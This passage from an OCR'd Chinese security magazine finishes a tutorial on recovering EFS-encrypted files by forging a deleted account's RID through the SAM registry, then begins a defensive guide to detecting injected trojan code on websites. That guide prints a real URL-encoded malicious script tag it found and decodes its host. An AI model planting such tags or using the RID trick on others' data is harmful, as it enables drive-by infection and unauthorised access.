


图 4

然后启动 AEFSDR 软件，激活扫描向导，扫描分区选择“E:\”。扫描并找到密钥后，程序会提示添加用户名和密码。用户名随便输入，这里密码一定要输入原来加密文件时使用的账户密码，小菜们可要记住了。

接着单击 Add（添加）按钮，程序开始扫描指定 NTFS 分区上的加密文件。找到文件后，单击 Next（下一步）按钮，程序会提示选择一个保存加密文件的目录（如D:），接下来 AEFSDR 就会把提取的加密文件保存在 D:\AEFSDR_J_DECRYPTED 目录下。

缺点：很多人都在系统刚装好就用 GHOST 备份，而 EFS 加密又是装好系统很久以后的事，所以，本方法有很大的局限性。如果你的 GHO 文件中包括已经加密的文件，本方法值得一试哦！

方法 3：自力更生，再造账户

场景：还是场景 1 的那家公司，又有员工跳槽了，这次这位

员工离职前把账户及账户文件夹都删除了。还好，在他删除文件夹后，并没有对电脑进行下一步操作，且小菜知道账户密码。老板命令网管小菜解出EFS加密，但是账户被删，还有办法破解加密文件吗？

适用对象：本机保存被删账户的配置文件，而且能够记住原来的账户密码。如果配置文件被删，可以尝试用数据恢复工具来查找。

成功率：★★

原理：EFS加密的密钥保存在账户配置文件夹中。

在前面我们已经讲了什么是SID，如果账户被删除后，其配置文件在本机仍然存在（没有的话可以在PE模式下用数据恢复工具来查找恢复），我们就可以通过手动方法更改新建账户的SID，从而让XP系统“误认为”这是原来的加密账户。

这里我们假设一个名为HACK的账户加密了文件，但是这个账户已经被删除了，现在我们需要打开HACK账户加密的文件，该怎么办？

小菜们看仔细了，这是本文最精华、最关键的一个方法，具体操作方法如下：

第一步：尝试打开C：\Documents and Settings\HACK\Application Data\Microsoft\Crypto\RSA，看看其中是否有类似于S-1-5-21-687439264-1844322744-2086245278-1008的文件夹（即被删除账户SID名的目录）。如果没有该目录，我们就要使用数据恢复软件。

注意要在WINPE下使用，否则会覆盖原文件的，这里推荐使用FinalDate软件来恢复，如何使用PE在这里就不再多讲了，大家可以去网上找找看。

使用PE启动系统后运行FinalData，单击**“文件→打开”**，选择驱动器C进行扫描，如果找到被删的文件的目录是C:\Documents and Settings\#HACK，就将它恢复到D:\。

第二步：打开恢复的D：\ Documents and Settings\#HACK\Application Data\Microsoft\Crypto\RSA\，可以看到其中名为S-1-5-21-687439264-1844322744-2086245278-1008的文件夹，如图5。




图5

也就是说HACK的SID就是S-1-5-21-687439264-1844322744-2086245278-1008，它的RID就是1008（RID是SID字符中具体账户权限的标识）。

第三步：现在只要在系统新建一个名为HACK的账户，然后把它的RID标识更换为1008即可。在WINDOWS中，下一个新建账户所分配的RID是由[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account]注册表项的F键值所确定的。

运行注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account]，双击右侧的F键值，选中0048处前四个字节，然后按退格键删除，接着输入F0 03 00 00，如图6（建议在操作前备份注册表）。




图6

第四步：重启电脑后新建一个名为HACK的账户，用新建的HACK账户登录系统，启动EFS随意加密任一文件，然后注销（XP只有使用EFS加密后才会产生密钥）。

第五步：新建HACK账户并使用EFS加密后，可以打开C：\Documents and Settings\HACK\App lication Data\Microsoft\Crypto\RSA，看看是否存在S-1-5-21-687439264-1844322744-2086245278-1008这样的文件夹。如果最后的数字不是1008，则说明注册表F键值修改不成功，请重复上述步骤进行编辑。

第六步：用XP系统里其它管理员账户登录系统，把前面提取出来的配置文件夹（D：\Documents and Settings\#HACK\）改名为HAKC，复制到C:\Documents and Settings文件夹下替换同名文件夹，因为使用HACK账户登录后无法替换正在使用的配置文件。

第七步：替换完成后重启，再次使用HACK账户登录，就可以解密原来的EFS加密文件了。因为XP已经把这个新建的HACK账户“误认为”是原来的EFS加密账户。

好了，这就是破解EFS加密的三个方法，小菜们要记得多加练习，勤于实践。毕竟有一句话说得好：实践永远比理论重要。小菜们学习之后可不要拿来干坏事哦。

四、备份证书

小菜：老师，你不是还要教我们如何备份证书的吗？

哦，差点忘了，在开头承诺要教大家如何导出证书的，现在来说说。第一次进行EFS文件加密后，单击**“开始→运行”**，输入“certmgr.msc”，打开证书管理窗口，如图7。




图7

依次展开**“个人→证书”**，然后选中右侧窗格与账户同名的证书，右击选择“导出”，及时将证书和私钥一起导出到非系统盘的其它位置保存备用。以后要访问加密文件，使用上面一样的步骤打开证书管理器导入证书即可。

[文章中提到的工具已收录于本期光盘中]

编辑点评：

这篇文章里提到的一些知识在哪里可以用到呢？除了文章中提到的场景外，我认为还有一个地方可以用到，那就是取证！至于文章中提到的操作方法以及原理，大家要多读几遍，一些标识是不太好记的！

WWW.NOHACK.CN

网站挂马检测与清除

文 Simeon

从本文你可以学到：
如何快速检测并清除挂马的代码

据不完全统计，90%的网站都被挂过马，挂马是指在获取网站或者网站服务器的部分或者全部权限后，在网页文件中插入一段恶意代码，这些恶意代码主要是一些包括IE等漏洞利用代码。用户访问被挂马的页面时，如果系统没有更新恶意代码中利用的漏洞补丁，则会执行恶意代码程序，进行盗号等危险操作。

目前挂马主要是为了商业利益，有的挂马是为了赚取流量，有的是为了盗取游戏等账号，也有的是为了好玩。不管是处于哪种目的，对于访问被挂马网站的用户来说，都是一种潜在的威胁，也影响网站形象。

当一个网站运营很长时间后，网站文件会非常多，手工查看网页文件代码非常困难。而杀毒软件仅仅对恶意代码进行查杀，对网页木马以及挂马程序不一定全部查杀。本文就如何利用一些安全检测工具软件来检测和清除网站木马进行探讨，使用本文提及的工具可以很轻松的检测网站是否被挂马。

一、检测网页木马程序

1、安装 urlsnooper 软件

Urlsnooper 是一款 URL 嗅探工具，其官方主页地址为：**http://www.donationcoder.com/urlsnooper**，安装非常简单，按照提示进行即可。第一次使用时程序会自动检查网卡，查看能否正常连接网络，设置正确无误后应该会出现如图 1 所示的画面。

注意：如果未出现如图 1 所示的界面，说明程序设置存在问题，笔者在测试使用时发现，该程序无法检测无线网卡，因此无法在无线网络中使用。

2、对网站进行侦测

在 Urlsnooper 中的“**Protocol Filter**”中选择“**Show All**”，然后单击“**Sniff Network**”按钮开始监听网络。接着使用 IE 浏览器打开需要进行检测木马的网站，Urlsnooper 会自动抓取网站中的所有连接，在 Index 中按照五位数字序号进行排列，如图 2 所示。

说明：在侦测结果中可能包含的连接地址非常多，这个时候就需要进行排查。可以选中每一个记录，Urlsnooper 会在下方显示详细的监听结果，如图 2 所示，发现某连接存在一段挂马代码：**<script src=http://%61%76%65%31%2E%63%6E></script>**。

在百度搜索中对其进行搜索，如图 3 所示，有 30 多项搜索结果，从查询结果可以辅佐证明该段代码为挂马代码。




图 1　安装正确后的界面

说明：要善于运用网络搜索引擎，通过搜索可以知道目前关于该问题的描述和解决方法等。

3、对地址进行解码

我们从图 3 可以看的，该地址采用了一种编码，我对常用的这种编码值进行了整理（*已整理成 TXT 文档在光盘中*），从中可以找出该代码中的真实地址为 http://ave1.cn。




图 2　监听结果

4、获取该网站相关内容

知道了真实地址，我们可以使用 Flashget 的资源管理器去获取该网站的内容，如图 4 所示。

